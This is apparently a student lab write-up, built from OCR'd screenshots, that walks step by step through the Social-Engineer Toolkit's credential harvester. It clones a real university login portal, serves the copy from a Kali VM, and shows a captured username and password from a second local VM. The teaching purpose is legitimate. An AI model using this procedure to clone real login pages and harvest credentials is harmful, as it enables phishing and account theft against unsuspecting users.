
CYBER SECURITY LABORATORY


Social Engineering Toolkit

-> Attacker's ip : 10.0.2.14




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.14  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::c67b:47e4:852f:16ac  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:dc:70:44  txqueuelen 1000  (Ethernet)
        RX packets 17  bytes 9560 (9.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 41  bytes 5336 (5.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


-> Victim's ip : 10.0.2.4




```
varshini@varsh:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe4d:afdf  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4d:af:df  txqueuelen 1000  (Ethernet)
        RX packets 119994  bytes 178202847 (178.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 41897  bytes 3161699 (3.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 943  bytes 106714 (106.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 943  bytes 106714 (106.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.74 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.58 ms
^C
── 10.0.2.4 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 1.580/1.662/1.744/0.082 ms
```




```
varshini@varsh:~$ ping 10.0.2.14
PING 10.0.2.14 (10.0.2.14) 56(84) bytes of data.
64 bytes from 10.0.2.14: icmp_seq=1 ttl=64 time=3.25 ms
64 bytes from 10.0.2.14: icmp_seq=2 ttl=64 time=0.690 ms
64 bytes from 10.0.2.14: icmp_seq=3 ttl=64 time=32.9 ms
^C
--- 10.0.2.14 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.690/12.270/32.873/14.605 ms
```




```
          .M"""bgd `7MM"""YMM MMP""MM""YMM
         ,MI    "Y   MM    `7 P'   MM   `7
         `MMb.       MM   d        MM
           `YMMNq.   MMmmMM        MM
         .     `MM   MM   Y  ,     MM
         Mb     dM   MM     ,M     MM
         P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

-> Select Website Attack Vectors (option : 2)




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended v
ictim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customiz
ed java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver
 a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and
harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different
.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to ma
ke the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the ma
licious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize
 the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can b
e used for Windows-based PowerShell exploitation through the browser.
```

-> Select Credential Harvester Attack Method (option : 3)




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.
```

-> Select Site Cloner (option : 2)




```
    1) Web Templates
    2) Site Cloner
    3) Custom Import

   99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
```

-> Enter the Victim’s ip : 10.0.2.4



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.14]: 10.0.2.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://aumscb.amrita.edu/cas/login?service=https://aumscb.amrita.edu/aums/J
sp/Core_Common/index.jsp

[*] Cloning the website: https://aumscb.amrita.edu/cas/login?service=https://aumscb.amrita.edu/aums/Jsp/Core_Common
/index.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures al
l POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.4 - - [25/Mar/2025 15:56:05] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=24015
POSSIBLE PASSWORD FIELD FOUND: password=hey
```

-> On the victim’s machine, enter the attacker’s ip address 10.0.2.14 in the browser



AUMS – Amrita Vidya
Not secure
10.0.2.14
Amrita University Management System

Sign In


Username

Password

LOGIN
OPAC Search
Can't access your account?

Copyright © 2020 Amrita Technologies.

-> Victim enters his/her username and password



AUMS – Amrita Vidya
Not secure
10.0.2.14
Amrita University Management System

Sign In

